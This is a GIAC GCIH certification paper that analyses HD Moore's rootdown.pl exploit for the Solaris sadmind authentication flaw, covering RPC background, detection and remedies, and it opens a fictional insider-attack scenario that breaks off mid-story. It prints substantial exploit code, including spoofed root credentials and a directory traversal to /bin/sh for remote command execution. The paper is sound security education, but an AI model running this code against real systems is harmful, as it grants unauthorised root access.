Global Information Assurance Certification Paper

GCIH Practical Assignment
Version 3

The One Packet Wonder: HD Moore's *rootdown.pl*

Dan Gilbert
4 December 2003

Statement of Purpose

The exploit examined in this paper targets the Solaris "sadmind" vulnerability. Preying on a service many administrators leave running on their boxes simply because they stop their security routine at the external firewall, this vulnerability provides lightning fast access to Super User ("root") privileges using a doorway that is left open, even when installing a minimal Solaris installation. H D Moore of the MetaSploit Project has created a Perl script that accomplishes this in under 10 packets, mostly by turning the service on itself. This script, *rootdown.pl* [1] is the focus of the analysis.

Through an examination of the Solaris sadmind service and the RPC (Remote Procedure Call) commands that can be used to administer Solaris from a central location, the exploit's power will become evident. A brief overview of the Sun Microsystems implementation of RPC is also included to illuminate how this protocol functions as a framework for the mechanism of the exploit.

Due to the fact that Solaris, in its many versions, runs some of the more "mission critical" software (such as Oracle databases, PeopleSoft human resources and payroll software, telecommunications software and management tools, to name a few) in organizations large and small, the likelihood of this exploit being used by an internal hacker or disgruntled employee is quite high. Accordingly, an examination of a fictitious incident involving such an attacker is included to frame both the purpose and the requirements of putting this exploit into service.

A review and application of the Incident Handling process concludes the paper as a means both to prevent and minimize damage done to these systems which have either been compromised or targeted to be compromised.

The Exploit

Sadmind Weak Authentication Remote RPC Vulnerability

Discovered by Mark Zielinski, this exploit is a result of the default configuration of sadmind as it is installed on Solaris servers when building or deploying new servers. The default installation of sadmind allows for commands to be sent to a Solaris server without any authentication, making it possible to craft a response which makes the target server think it is receiving requests from itself instead of the attacking machine.

This vulnerability has the following related documents/advisories:

- **Securityfocus.com**: "Sun Solaris SAdmin Client Credentials Remote Administrative Access Vulnerability" (Bugtraq ID 8615) –

http://www.securityfocus.com/bid/8615

- **CVE:** CAN-2003-0722 (under review) – http://cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2003-0722
- **Sun Microsystems:** http://sunsolve.sun.com/pub-cgi/retrieve.pl?doc=fsalert/56740
- **iDefense**: "iDefense Security Advisory 09.16.03" -- **http://www.idefense.com/advisory/09.16.03.txt**
- **HD Moore:** "Solaris SADMIND Exploitation", 18 September 2003, **http://www.securityfocus.com/archive/1/338112**

Operating Systems Affected

Solaris sadmind is found on all versions of Solaris starting with 2.5 (SunOS 5.5). It is part of the SUNWadmfw (System & Network Administration Framework) package which is installed by default on all Solaris installations except for the Core (SUNWCreq) distribution. As such, this package can appear on many devices that are "hardened", like Checkpoint FW-1 NG machines, though most Checkpoint installations do not run the sadmind program through inetd[2]. The vulnerability is possible on versions from Solaris 2.6 through Solaris 9 (2.9), regardless of patch level.

Solaris Version (SunOS Version)	***Affected?***	***Patch? (ID for SPARC and x86 platforms)***	***Package***	***Remedy?***
2.6 (5.6)	Yes	Patch is for 2001 advisory, not this exploit. (108660- 01 for SPARC, 108661-01 for x86)	SUNWadmfw	Comment out entry in inetd.conf and restart inetd. Remove SUNWadmfw if utilities are not needed.
2.7 (5.7)	Yes	" (108662-01 for SPARC, 108663-01 for x86)	"	"

Solaris Version (SunOS Version)	***Affected?***	***Patch? (ID for SPARC and x86 platforms)***	***Package***	***Remedy?***
2.8 (5.8)	Yes	No patch available; infer that code changes have been made to sadmind to cover 2001 exploit.	"	"
2.9 (5.9)	Yes	"	"	"

This exploit affects both Solaris running on the SPARC and Intel (x86) processors and is considered to be a configuration issue by Sun Microsystems, not something that exploits a hole or overflow in the sadmind code/executable[3] The "patch" to fix the configuration issue is located on Sun's site at http://sunsolve.sun.com/pub-cgi/retrieve.pl?doc=fsalert/56740

Protocols and Services Affected by the Exploit

The Solaris AdminSuite (including sadmind) shipped with almost every version and distribution of Solaris, beginning with Solaris 2.3, providing a method of central administration for large numbers of Solaris machines from on central console. Most commonly, the *Host Manager* application generates the sadmind RPC traffic.

The initial target port for this exploit is port **111/UDP** (Sun RPC), due to the default configuration of sadmind to be executed from a request that is received via the RPC port and then brokered to the portmap daemon through inetd (the Internet Services Daemon).[4] Sadmind can also run in stand-alone mode, listening on a high UDP port in the 50000 range, like **52264/UDP**. Sadmind exchanges data using commands that are carried over the RPC (Remote Procedure Call) protocol which exists at the Session layer of the OSI model. Sadmind's RPC calls flow over the UDP (User Datagram Protocol) at the Transport layer of the OSI model for network interactions[5].

Sadmind command sessions are usually “request/response” in nature and are optimized for travel over UDP. As RPC is protocol independent at the Transport layer by residing on a higher layer of the networking stack, these conversations could occur over TCP as well. The overhead of having the SYN, SYN/ACK and ACK packet “three-way handshake” occur for requests that are two packets in duration makes running over TCP prohibitive. Requiring such a setup to each conversation would make using the AdminSuite tools very cumbersome when several operations are being fed to more than a few servers at a time. ***For a short description of the TCP “three-way-handshake”, please see Appendix A.***

By default, this service is enabled in the version of */etc/inetd.conf* that is installed by the Solaris Installer when building a new system. The entry in */etc/inetd.conf* follows:

```
100232/10  tli     rpc/udp  wait   root              /usr/sbin/sadmind        sadmind
```

A Brief Overview of RPC

Sun Microsystems uses the ONC (Open Network Computing) RPC specification for setting up RPC sessions as given in RFC 1831.[6] The sadmind conversations then conform to the XDR (eXternal Data Representation) language specified in RFC 1832 for transmitting the data. These data are limited to four-byte payloads per field and must be padded to equal four bytes in each field of each RPC packet's payload if the data field being transmitted contains less than four bytes.[7] The RFC refers to the padding action as “Variable-Length Opaque Data”. By padding the data to chunks that are always divisible by four allows RPC calls to be sent between machines regardless of architecture and also reduces the encoding/decoding overhead when moving between little-endian (CISC) and big-endian (RISC) machines.[8] As the mechanism of the exploit is examined, the requirements of XDR will become apparent in the structure of the code.

RPC conversations primarily take the following form:

1. A client machine submits a remote command to the target server and then awaits a packet that has a value in a data field that indicates the successful execution of the remote command (0) or some other integer that indicates an error. This state when the client awaits an answer is known as “blocking” as the process that issued the request is blocked from further progress in its command routine until it receives an answer to the request/query.
2. The server has an RPC registration that points to a process in a dormant

state, awaiting client requests (which often go through inetd and the portmap daemon -- rpcbind in the case of Solaris -- to get to the dormant process). When a request is made to a registered service, the portmap/rpcbind establishes a connection on a different and non-privileged (>1023) port between the requested service and the port of the requester on the remote machine.

3. If the server-side application requests it, the identity of the requester is determined by the server, either through key-exchange or simple hostname validation.
   b) If the credentials clear, the requester then sends the desired command to the server for execution/evaluation.
4. The server runs the command, evaluates the results of the command, and then responds to the client request with a packet including the result value.
5. The server then returns the process to the dormant state until such time as another request comes in for that RPC service/process.

The RPC conversations are quick, though they can lend themselves to Denial of Service attacks quite easily if the server continues to get requests and either the dormant process does not respond in a timely manner or the request takes too long to generate a status value. If the server has all the available TCP or UDP ports mapped to the target RPC service, it leaves no room for additional sessions and causes a denial of service for additional clients who might make requests.

Since the application is also responsible for the authentication of the conversation, if the default setting is to rely on client hostname verification, UID/GID (user ID/group ID) validation, or other elements of the AUTH_SYS authentication scheme, then impersonation can occur rather easily. Use of stronger authentication schemes, like AUTH_DES, where DES encrypted keys have been exchanged to provide additional credentials for both client and server, can defeat impersonation-oriented attacks.

Variants

Both Immunity, Inc. and iDefense have issued/bought 0-day exploits for this configuration problem. However, these exploits are not publicly released as they are included in the CANVAS software from Immunity, Inc. and iDefense's "Intelligence Delivery" service, so it is hard to compare these exploits to *rootdown.pl*. There is mention of the fact that the exploits that both Immunity, Inc. and iDefense purchased are not nearly as efficient as *rootdown.pl*, but the only difference that is publicly disclosed is that *rootdown.pl* requires only one UDP packet to get remote root access.[9]

Documented remote Solaris sadmind exploitation started in 1999 with the first CERT advisory, CA-1999-16 ("Buffer Overflow in Sun Solstice AdminSuite Daemon sadmind"). The more famous exploit followed two years later, the "IIS/Sadmind Worm" in 2001. This worm, which attacked Solaris machines with RPC exposed to the Internet, compromised the sadmind service, and then used the compromised machines to scan for and attack machines running Microsoft's Internet Information Server (IIS). That worm is detailed in CERT advisory CA-2001-11.[10] However, these exploits of sadmind are based on buffer overflow attacks, not weaknesses in the identity confirmation schema that sadmind uses to validate the source of requests. Explanations of buffer overflow attacks and analysis of these early attacks on sadmind are beyond the scope of this document, however. "Smashing the Stack for Fun and Profit" by Aleph One has long been recognized as a seminal work that explains the intricacies of buffer overflow exploitation and is definitely worth reading if interested in this manner of exploiting systems.[11]

The Mechanics of *rootdown.pl*

Due to its simplicity, this exploit is a great teaching tool about how exploits do not have to be written in C in order to pack a punch. It is also a great example of using and manipulating RPC commands in an exploit; it could serve as a platform for developing other RPC-based exploits with a little modification.[12] Furthermore, it has the added bonus of using a directory-traversal attack in order to get a shell, so it falls into two categories of study.

In the opening statements of the script, several default values are established for variables and the appropriate Perl modules are loaded for access to their functions which will be used later for some of the subroutines in this script.

```
#!/usr/bin/perl -w
###################

##
#        Title: rootdown.pl
#      Purpose: Remote command execution via sadmind
#       Author: H D Moore <hdm@metasploit.com>
#    Copyright: Copyright (C) 2003 METASPLOIT.COM
##


use strict;
use POSIX;
use IO::Socket;
use IO::Select;
use Getopt::Std;
```

These modules, indicated by items in the "X::Y" format, are available in almost

every standard distribution of Perl, both for *nix machines as well as in Active State's ActivePerl for Windows machines.[13] The IO modules contain both the functions to open and push data through network sockets (in IO::Socket) and functions that handle user input (IO::Select). Using the POSIX module opens up commands and functions that access system commands as well as terminal and remote shell interactions. Due to sadmind being essentially a remote root shell, the ability to establish sessions either for single commands or interactive work is important for any exploit that doesn't try to bypass the sadmind interface via buffer overflows.

```
my $VERSION = "1.0";
my %opts;

getopts("h:p:c:r:iv", \%opts);

if ($opts{v}) { show_info() }

if (! $opts{h}) { usage() }

my $target_host = $opts{h};

my $target_name = "exploit";

my $command = $opts{c} ? $opts{c} : "touch /tmp/OWNED_BY_SADMIND_\$\$";
my $portmap = $opts{r} ? $opts{r} : 111;
```

These statements establish that the script will have arguments on the command line which will affect the which subroutines are called later in the script. All of the flags that are available and recognized by the script appear in the getopts statement. The default target hostname is exploit which is redefined by whatever value the user adds after the `-h` flag; likewise, the other statements that follow define the default command and the default port (111) for rpcbind, both of which are redefined by whatever follows the `-c` and `-r` flags, respectively. The string included as default for option -c would be a signal to system administrators that this exploit had been used against a machine, since the filename could show up in */tmp* of a machine that had been compromised. This file in */tmp* also shows itself when the script is run only with a hostname (`-h`) argument Leaving behind such a trace can be avoided by going into interactive mode (`-i`).

```
##
# Determine the port used by sadmind
##

my $target_port = $opts{p} ? $opts{p} : rpc_getport($target_host,
$portmap, 100232, 10);

if (! $target_port)
{
    print STDERR "Error: could not determine port used by sadmind\n";
    exit(0);
}
```

The next section determines what port sadmind is bound to by the portmapper. The default, as seen in the excerpt from inetd.conf above, is to bind sadmind to RPC port 100232. The function `rpc_getport` is defined later in the script and carries out the interrogation of the rpcbind daemon to see if the sadmin daemon is registered, if it's not available, due to being commented out in inetd.conf, or if the rpcbind daemon is not running at all.

The interactions both for port mapping and the rest of the sadmind exploit are illustrated in the network capture in Appendix B.

```
##
#  Determine the hostname of the target
##

my $s = rpc_socket($target_host, $target_port);
my $x = rpc_sadmin_exec($target_name, "id");
print $s $x;
my $r = rpc_read($s);
close ($s);

if ($r && $r =~ m/Security exception on host (.*)\.  USER/)
{
    $target_name = $1;
} else {
    print STDERR "Error: could not obtain target hostname.\n";
    exit(0);
}
```

Here's where the fun of the exploit begins. Executing the `rpc_socket`, `rpc_sadmin_exec`, and `rpc_read` subroutines, the script opens an RPC connection to the target host. By transmitting the hostname that was passed on the command line when *rootdown.pl* was first initiated and the id command, the client causes the server to confirm or reveal what it thinks its hostname actually is. The hostname that the server identifies itself as is not necessarily the same as a DNS name that might have been used as the "target" name for *rootdown.pl*, following the `-h` flag.[14] The difference between the actual hostname and the DNS name used often is due to the use of CNAMEs for specific applications to talk to the target server, like db-001.domain.com pointing to hypnotoad.domain.com. The CNAMEs can point to the same IP address or another real or virtual interface on the same server, hence the possibility of a different response for "hostname".

Knowing that the response from the target server will contain the string `Security exception on host`, it is easy to parse what follows for actual hostname of the target machine. Once the actual hostname is known, then the script is able to insert it into the XDR field that contains identification data (in this case, the ADM_CLIENT_HOST field), thereby being able to submit an RPC command and have the target server think that the RPC command is coming from its localhost interface instead of from a "foreign" client. It is with this impersonation that the

rest of the script is able to perform all of its duties.

The next section of the script entitled “Executing Commands” parses the command results in the packet which indicate whether or not the remote procedure succeeded or failed. This section also does introduce some of the status messages that are echoed to the screen as the exploit works. The two sections that follow are subroutines that assist users in submitting the proper flags and arguments to the script as well as the background on the exploit and the methodology behind the script itself (`sub usage` and `sub show_info`).

Following the `usage` and `show_info` subroutines, there are four subroutines that concern flow control and the user interface to sadmind. The command subroutine defines the prompt that allows the script's user to work with sadmind in interactive mode, since RPC interfaces don't have shells attached to the other end of the conversations. However, due to the use of a directory traversal attack in this script, a root shell is spawned at the other end of the sadmind conversation, so a prompt is a polite way to interface with this remote shell. Opening a socket to the port rpcbind mapped to the sadmind service, the method by which the return packets can be parsed for data, and a subroutine that keeps the Perl executable on the attacker's machine from blocking while awaiting a response from the target machine (`rpc_socket, rpc_read,` and `nonblock,` respectively).

The rpc_getport and rpc_sadmin_exec subroutines, mentioned earlier, are where the script creates RPC packets designed to have the target server yield its hostname in response. Insight into what makes up an RPC packet can be gleaned from these subroutines, starting in the following section of code from the rpc_getport subroutine. Of note is that the values for each field are in hexadecimal because the script is creating raw packets without any interpretation or packaging from a higher level application.

```
my $portmap_req =

        pack("L", rand() * 0xffffffff) . # XID
        "\x00\x00\x00\x00".              # Call
        "\x00\x00\x00\x02".              # RPC Version
        "\x00\x01\x86\xa0".              # Program Number  (PORTMAP)
        "\x00\x00\x00\x02".              # Program Version (2)
        "\x00\x00\x00\x03".              # Procedure (getport)
        ("\x00" x 16).                   # Credentials and Verifier
        pack("N", $prog) .
        pack("N", $vers).
        pack("N", 0x11).                 # Protocol: UDP
        pack("N", 0x00);                 # Port: 0

print $s $portmap_req;
```

As per RFC 1831, the RPC packets must all have a manner to track which packets belong to each RPC call. This tracking occurs in the XID field and it can be any number as long as it is unique. The second line of the code snippet shows that this is accomplished by generating a random number and multiplying it by a full 32-bit register (0xffffffff), hence the "L" at the beginning of the pack statement, which thereby creates another random hexadecimal value to identify the RPC conversation. The fields that follow are also required by the RFC including: the version of RPC, the program being requested, the procedure, the credentials, which, in this example are null values as this subroutine is run to determine on which port sadmind responds, and the networking protocol (UDP).

```
sub rpc_sadmin_exec {

    my ($hostname, $command) = @_;
    my $packed_host = $hostname . ("\x00" x (59 - length($hostname)));


    my $rpc =
        pack("L", rand() * 0xffffffff) . # XID
        "\x00\x00\x00\x00".              # Call
        "\x00\x00\x00\x02".              # RPC Version
        "\x00\x01\x87\x88".              # Program Number  (SADMIND)
        "\x00\x00\x00\x0a".              # Program Version (10)
        "\x00\x00\x00\x01".              # Procedure
        "\x00\x00\x00\x01";              # Credentials (UNIX)
                                         # Auth Length is filled in

    # pad it up to multiples of 4
    my $rpc_hostname = $hostname;
    while (length($rpc_hostname) % 4 != 0) { $rpc_hostname .= "\x00" }
```

This section creates the client response packet after the target server has revealed its hostname. Of note are the functions that "pack" the hostname by converting it into hexadecimal values and then the "padding" function which pads the name with null values (0x00) so that the hostname fills the space available to a point where the final count of the hostname field is a number of bytes divisible by four, as required by the XDR standard.

This operation can be seen in the while statement above where the length of the rpc_hostname variable is calculated with the modulus (%) so it does not yield a value that has a remainder.

```
my $rpc_auth =
      # Time Stamp
      pack("N", time() + 20001) .

      # Machine Name
      pack("N", length($hostname)) . $rpc_hostname .

      "\x00\x00\x00\x00".              # UID = 0
```

```
    "\x00\x00\x00\x00".              # GID = 0
    "\x00\x00\x00\x00";              # No Extra Groups

$rpc .= pack("N", length($rpc_auth)) . $rpc_auth . ("\x00" x 8);
```

The `rpc_auth` subroutine tacks on the effective UID and GID to the command so as to get the correct command environment out of the resulting command shell. If you wanted to execute something as another user or in another group, changing these values to the hexadecimal equivalent of the UID and GID would be the way to go. For example, a user with a UID of 500 would have a value of "`\x00\x00\x01\xf4`" in this four byte sequence. At the end of the subroutine, there is another function to pad the values out with additional null values to keep the packets to standard size for RPC traffic.

```
my $header =

# Another Time Stamp
reverse(pack("L", time() + 20005)) .

"\x00\x07\x45\xdf".

"\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00".
"\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x06".
"\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00".
"\x00\x00\x00\x04\x00\x00\x00\x00\x00\x00\x00\x04".

"\x7f\x00\x00\x01".               # 127.0.0.1
"\x00\x01\x87\x88".               # SADMIND

"\x00\x00\x00\x0a\x00\x00\x00\x04".

"\x7f\x00\x00\x01".               # 127.0.0.1
"\x00\x01\x87\x88".               # SADMIND

"\x00\x00\x00\x0a\x00\x00\x00\x11\x00\x00\x00\x1e".
"\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00".
"\x00\x00\x00\x00".

"\x00\x00\x00\x3b". $packed_host.

"\x00\x00\x00\x00\x06" . "system".

"\x00\x00\x00\x00\x00\x15". "../../../../../bin/sh". "\x00\x00\x00";

# Append Body Length ^-- Here

my $body =
"\x00\x00\x00\x0e". "ADM_FW_VERSION".
"\x00\x00\x00\x00\x00\x03\x00\x00\x00\x04\x00\x00".
"\x00\x01\x00\x00\x00\x00\x00\x00\x00\x00".
```

. . . . (code trimmed for brevity) . . . .

```
$command . ("\x00" x (512 - length($command))).
```

```
    "\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x10".
    "netmgt_endofargs";

    my $res = $rpc . $header . pack("N", (length($body) + 4 + length
($header)) - 330) . $body;

    return($res);
```

This is where the magic happens, so to speak. Though there are several fields in the sadmind request, the ones that the script must include in the packet for successful exploitation are:

a) The request identifier (the ADM_REQUESTID field), a generated value.
b) The originating hostname of the caller (the ADM_HOST field) -- the localhost hostname and address by default.
c) The credentials of the caller (the ADM_CLIENT_HOST field), again the localhost values by default until the target server's true identification is known.
d) The method of evaluating the request (the ADM_METHOD field), in this case, the directory-traversed */bin/sh.*
e) The timeout parameters for evaluating the request (the ADM_TIMEOUT_PARAMS field)
f) The request payload itself (the ADM_FENCE field), which is whatever follows the `-c` flag (or comes through the interactive shell, via `-i`) or `touch /tmp/OWNED_BY_SADMIND_15222`.

In all the previous subroutines, the script gathered information to assemble this properly formed packet/request. Here we see that all the pieces are assembled to create a properly formatted packet, yielding an effective root-shell where the commands can be executed freely and silently.

Signatures of the Exploit and Attack

As mentioned above, the initial exploitation of a machine may include a file in /t*mp* that indicates the box was compromised by SADMIND that looks like the following:

```
-rw-r--r--   1 root     root       0 Oct 1 23:23 OWNED_BY_SADMIND_15221
```

If sadmind is configured to log to a file or syslog, the exploited machine could also log successful -- in this case, the exploit's directory traversal attack -- and failed attempts to run a command through sadmind:

```
Oct  5 11:48:31 hardfloor sadmind[6507]: [ID 801593 user.error] sadmind:
sadmind: Invalid command line option or option argument for  "--help"
Oct  5 11:48:44 hardfloor sadmind[6509]: [ID 801593 user.error] sadmind:
sadmind: Invalid command line option or option argument for  "--?"
Oct 5 23:23:59 hardfloor sadmind[15220]: [ID 801593 user.error] sadmind:
```

```
Request completed:  type=PERFORM, class=system 2.1,
method=../../../../../bin/sh
```

Granular logging of successful transactions does not occur unless the `-l` flag is added to the entry in inetd.conf:

```
100232/10 tli  rpc/udp  wait   root /usr/sbin/sadmind sadmind -l
```

The `-l` flag can also take an argument of a target log file; the default is /var/adm/admin.log. Alternately, the `-v` flag can be used in place of the `-l` to have sadmind direct its output to syslog.

DES key-based authentication can also be used to guarantee the identity of the RPC call's origin. Unfortunately, though, the use of DES key-based authentication is only available on systems that use NIS and NIS+, since NIS is the preferred method of key distribution. Using DES authentication, also known as AUTH_STRONG, is enabled by adding the `-S 2` flag in place of the `-l` in the line above. The default authentication setting for sadmind is `1` or "WEAK", since it only needs to satisfy either the requirements of AUTH_DES or AUTH_SYS, the default scheme. A flag of `0` after the `-S` would turn off authentication completely for testing.

Due to the traffic that *rootdown.pl* generates which both looks to be legitimate RPC traffic as well as goes to a legitimate port and does not include any shellcode, this exploit could go unnoticed by many intrusion detection setups. The best defense when using an IDS would be to create a filter that looks for RPC service 100232 in the packets coming from non-administrative machines. The rule syntax would vary by IDS manufacturer, but it would involve recording the "accepted" administrative machines and defining the acceptable targets for the sadmind packets. Any machine that sent packets that was not on the "accepted" list would be logged and then could be investigated for possible malicious use. The closest rule for the SNORT Intrusion Detection System is this one:

```
alert udp $EXTERNAL_NET any -> $HOME_NET 111 (msg:"RPC portmap sadmind
request UDP"; content:"|00 01 86 A0|"; offset:12; depth:4; content:"|00
00 00 03|"; distance:4; within:4; byte_jump:4,4,relative,align;
byte_jump:4,4,relative,align; content:"|00 01 87 88|"; within:4;
reference:arachnids,20; classtype:rpc-portmap-decode;  content:"|00 00
00 00|"; offset:4; depth:4; sid:585; rev:6;)
```

This rule could at least detect the presence of sadmind UDP traffic on a network where there should not be any sadmind traffic. It does look at the RPC portmap request, starting at `content:"|00 01 86 A0|"` which is the hexadecimal

equivalent of “10000”, the initial RPC service identifier. The appearance of the `content:"|00 01 87 88|"` (hexadecimal equivalent of “100232”) portion of the packet where the sadmind service is requested specifically, confirms that some form of sadmind traffic is about to follow. If this were on a network where the Solstice Administration tools were not used, the alarm from Snort could tip off the Incident Handling team that something was afoot.

The Exploit In Action: One Packet Wonder

The Victim

The GIAC Entertainment Company, the Hollywood division of GIAC Fortune Cookie Enterprises, had a history of catching the latest trends and making a television “experience” out of them. Previous triumphs in television included such shows as *, I Still Can't Believe It's Not Butter* (hosted by Fabieaux, the famous model), and *I Know What You Ate Last Summer*, the smash hit for both the Food Network and the Discovery Health Channel. Trying to keep ahead of the pack once again, the boffins at GIAC Entertainment came up with a show that put a spin on identity theft, *It Wasn't Me!* Contestants would answer questions about the famous person whose identity they were supposed to steal, else they would have to go on a physical challenge to get the information they needed, like a dumpster dive. It was a lot of television to pack into 46 minutes. Feeling it was destined to be a smash hit, the producers beefed up the infrastructure in the development labs, thinking that there would need to be thousands of questions mapped out in advance so that the contestants could steal a “famous” person's identity.

Across the jealous town known as Hollywood, the producers at rival company Chapeau Noire were in a bind. They had overspent on their last attempt at combating GIAC Entertainment when they launched their program . Though a critical success, most people just didn't get the show. As such, the company had some financial “issues” to overcome and fast before the losses were reported to the shareholders. In a moment of what he thought was brilliance, the CEO of Chapeau Noire commissioned placing bets at Las Vegas in hopes of stabilizing the company with “rapid returns on investments.” Even more brilliant, he thought, was the fact that the odds-makers started putting out odds on contestants in game shows and their chances of winning it all, including who might be the “famous people” hiding in *It Wasn't Me!* Unfortunately, Chapeau Noire didn't have the edge that would make their bets “sure things,” just like their declining abilities with producing television shows.

Chapeau Noire also owned a temporary agency, Firehose Consulting (“We'll help

your corporate IT stop drinking from the fire hose!") for technical placements but its lineage was well hidden. Well hidden enough, in fact, that the folks at GIAC Entertainment hired some programmers on contract from the temporary agency and didn't think that anything more than the standard Non-Disclosure Agreement was necessary to secure their intellectual property. Chapeau Noire had many "sleepers" it could activate at any time should it need to get the upper hand on its competition. The temporary agency, while staffed with technically strong people, did not have a morally strong background. After all, it was owned by a company that was going to use gambling to boost its bottom line, so the logical and ethical step wasn't that great.

The contractor at GIAC Entertainment was assigned to work on the GIAC "Foreman" Grill which used an embedded system to make perfect burgers every time. He was aware of the other goings on at GIAC Entertainment and knew that the answers to the questions that would be asked on *It Wasn't Me!* were contained in the systems at the main facility where he worked. He'd also noted that there had been a change in the ranks of the internal IT department and that the majority of the department were relatively inexperienced, especially after one of the senior systems engineers started a game company and took 2 other systems engineers with him, leaving one person in the department who had more than 2 years' experience at GIAC Entertainment. With the loss of staff also came a decrease in budget for the department, since all available resources needed to be focused on the upcoming game show.

The IT department was responsible for watching over the network, the intrusion detection equipment, and the centralized system logging systems for any abnormal traffic or other system error. While a fine idea, the truth of the matter was the logs and alerts would get quickly triaged into immediate outage related items and "the rest." The new staff didn't have the experience to sift through log events quickly and wasn't really interested in looking at firewall or IDS logs, even if they were parsed automatically. Like many IT organizations, the down economy and departures meant making do with less and making as few changes as possible to the infrastructure, even if it meant some parts of the infrastructure didn't keep up with security standards. The staff of four in the IT department supported close to 200 people.

The infrastructure was designed with performance in mind over security, since GIAC Entertainment set very aggressive schedules for its projects, often at the expense of sleep and the nerves of its developers, and, by extension, systems people. Aggressive schedules drove the three systems people to leave and set up their own company that wasn't so "messed up." Enter the contractor, stage left.....



Diagram of the GIAC Entertainment Corporate Network.

Reconnaissance

Rusty Shackleford had been a contractor for Firehose Technical Consulting off and on for about 8 years. He was well liked and was trusted by the management of Firehose and of Chapeau Noire. In the 2 years that Rusty had contracted at GIAC Entertainment, he'd become a familiar face to most and people trusted him as if he were a full employee of GIAC. Being in such a position allowed him some latitude at the company and since he knew who to talk to about systems and the network at the facility, he was able to piece together the infrastructure and where all the assets lived. He'd also heard about some of the back-end servers, how they ran Oracle on Solaris, and that the boxes had just been upgraded to new Sunfire 480's, since the old 220's were not cutting the mustard with only 2 processors. He didn't have to ask anyone about the migration – he just listened in the hallways outside his lab. Though the GIAC "Foreman" Grill was a fascinating product, it didn't captivate him like a good book or even a slice of pie. He had a lot of extra cycles available in his head to pick up tidbits of information without trying.

